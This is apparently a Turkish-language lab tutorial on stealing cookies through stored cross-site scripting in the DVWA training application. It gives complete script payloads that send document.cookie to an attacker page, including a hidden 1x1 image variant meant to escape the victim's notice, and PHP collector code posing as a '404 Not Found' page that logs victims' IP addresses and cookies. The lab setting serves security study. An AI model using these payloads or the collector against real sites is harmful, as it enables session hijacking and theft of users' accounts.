
DVWA Stored XSS Saldırısı ile Çerez Çalma

(+) *Birebir denenmiştir ve başarıyla uygulanmıştır.*

Bu yazı includekarabuk sitesindeki *Ders 22 - Stored XSS (Low Level)* makalesini esas almaktadır, ancak o makalede çerez çalma işlemi kurbanı saldırganın sayfasına yönlendirerek yapılmaktayken bu yazıda çerez çalma işlemi kurbanı saldırganın sayfasına yönlendirmeden yapılacaktır.

Şimdi önce ufak bir tanım yapalım. Stored XSS saldırısı bir web uygulamasının veri giriş noktalarına denetleme/filtreleme/bloklama mekanizması konulmadığında saldırganın bu veri giriş noktasına javascript kodu girerek veritabanına kaydolması işlemine denir. Bu XSS saldırısına Stored denmesinin nedeni saldırgan tarafından girilen kodun veritabanına kaydoluyor oluşundandır.

DVWA üzerinden stored XSS saldırısı yapabilmek için öncelikle DVWA'nın sunduğu ekranı inceleyelim:



Görüldüğü üzere iki tane veri girişi yapılabilecek kutu vardır. Bu kutulara verip girilip *Sign Guestbook* butonuna basıldığı takdirde girilen veriler veritabanına kaydolacaktır ve akabinde veritabanından kayıtlı veriler çekilerek ekranın altına yansıtılacaktır.

Şimdi çerez çalma mahiyetindeki javascript kodunu hazırlayalım. Includekarabuk'teki makalede çerezleri çalmak için

> window.location.href="http://localhost/saldirganinSitesi/index.php?cookie=" + document.cookie;

javascript kodu kullanılıyordu. Böylece

> <script>window.location.href="http://localhost/saldirganinSitesi/index.php?cookie=" + document.cookie;</script>

kodu veritabanına kaydolduğunda ve kurban DVWA'nın sayfasını görüntülediğinde

> saldirganinsitesi.com/index.php

ekrana gelen javascript kodu dolayısıyla saldırganın sitesine yönlenmekteydi. Yanında götürdüğü çerez parametresiyle de saldırgan çerezi çekip dosyalarak çalma işlemini tamamlamaktaydı. Bu

işlem kurbanın olayın farkına varmasına neden olabileceğinden biz <img> tag'ını kullanalım. Böylece kurban yine çereziyle beraber saldırganın sitesine talepte bulunsun ama sitesine gitmesin.

HTML çıktı üreten Javascript kodu:
document.write("");

HTML çıktısına çerezleri dahil etme kodu:
document.write("<img src='http://localhost/saldirganinSitesi/index.php?cookie=" + document.cookie + "'>")

Hazırlanmış Nihai Kod:
<script>document.write("<img src='http://localhost/saldirganinSitesi/index.php?cookie=" + document.cookie + "'>")</script>

Hazırladığımız yukarıdaki nihai javascript kodu veritabanına kaydolduğunda sayfayı görüntüleyen kişilerin ekranına yansıyacaktır. Kurban ekranı görüntülediğinde veritabanından çekilen javascript kodu tarayıcıda çalışıp şu html çıktısını üretecektir:

<img src='http://localhost/saldirganinSitesi/index.php?cookie=kullanicininCerezi'>

Bu html kodu ziyaretçilerin yorum kısmına yansıyacaktır ve kurban resim kodundaki src linkine otomatikmen talepte bulunacaktır. Böylece arkaplanda kullanıcı, çerezini saldırganın sitesine parametre olarak gönderecektir. Saldırgan ise sitesinde bu parametreyi çekip dosyalayacaktır ve böylece çerezi çalmış olacaktır. Kurban saldırganın sitesine yönlenmeyeceğinden ve görüntülediği sayfada sadece görüntülenemeyen bir resim göreceğinden olayın farkına varamayacaktır.

NOT : // Denendi ve başarıyla uygulandı.

Resmin görüntülenemediğine dair çarpı işareti de görünmesin isteniyorsa resim koduna

width="1" height="1"

parametreleri konabilir. Böylece kurban hiçbir şüpheli belirtiyle karşılaşmayacağından olayın farkına dahi varamayacaktır.

Hazırlanmış Nihai Kod 2:

<script>document.write("<img width='1' height='1' src='http://localhost/saldirganinSitesi/index.php?cookie=" + document.cookie + "'>")</script>

NOT 2:

Çerezleri çalmak için saldırgan web sitesinde şu şekilde kod kullanabilir:

```
<html>
   <head>
      <title>404 Not Found</title>
   </head>
   <body>
   404 Not Found
      <?php
         $ip = $_SERVER["REMOTE_ADDR"];       // Sayfaya girenin ip'si alınır.
         $cookie = $_GET["cookie"];           // Linkteki parametrede yer alan çerez alınır.
         $dateTime = date('d.m.y \t H:i:s');  // Kurbanın hazırlanmış linke tıkladığı anki zaman alınır.

         $file = fopen("cerezler.html", "a+");

         fwrite($file, "########################################<br>");
         fwrite($file, "Kurbanin IP Adresi : " . $ip . "<br>");
         fwrite($file, "Tiklama Zamani     : " . $dateTime . "<br>");
         fwrite($file, "Kurbanin Cerezi    : " . $cookie . "<br>");
         fwrite($file, "########################################<br><br><br>");

         fclose($file);
      ?>
   </body>
</html>
```

Yararlanılan Kaynaklar

http://security.stackexchange.com/questions/49185/xss-cookie-stealing-without-redirecting-to-another-page

Web Penetration Testing with Kali Linux, pg. 3

http://www.includekarabuk.com/kategoriler/DVWAUygulamasi/Ders-22---Stored-XSS-Low-Level.php

http://www.includekarabuk.com/kategoriler/DVWAUygulamasi/Ders-7---Cross-Site-Request-Forgery-Low-Level.php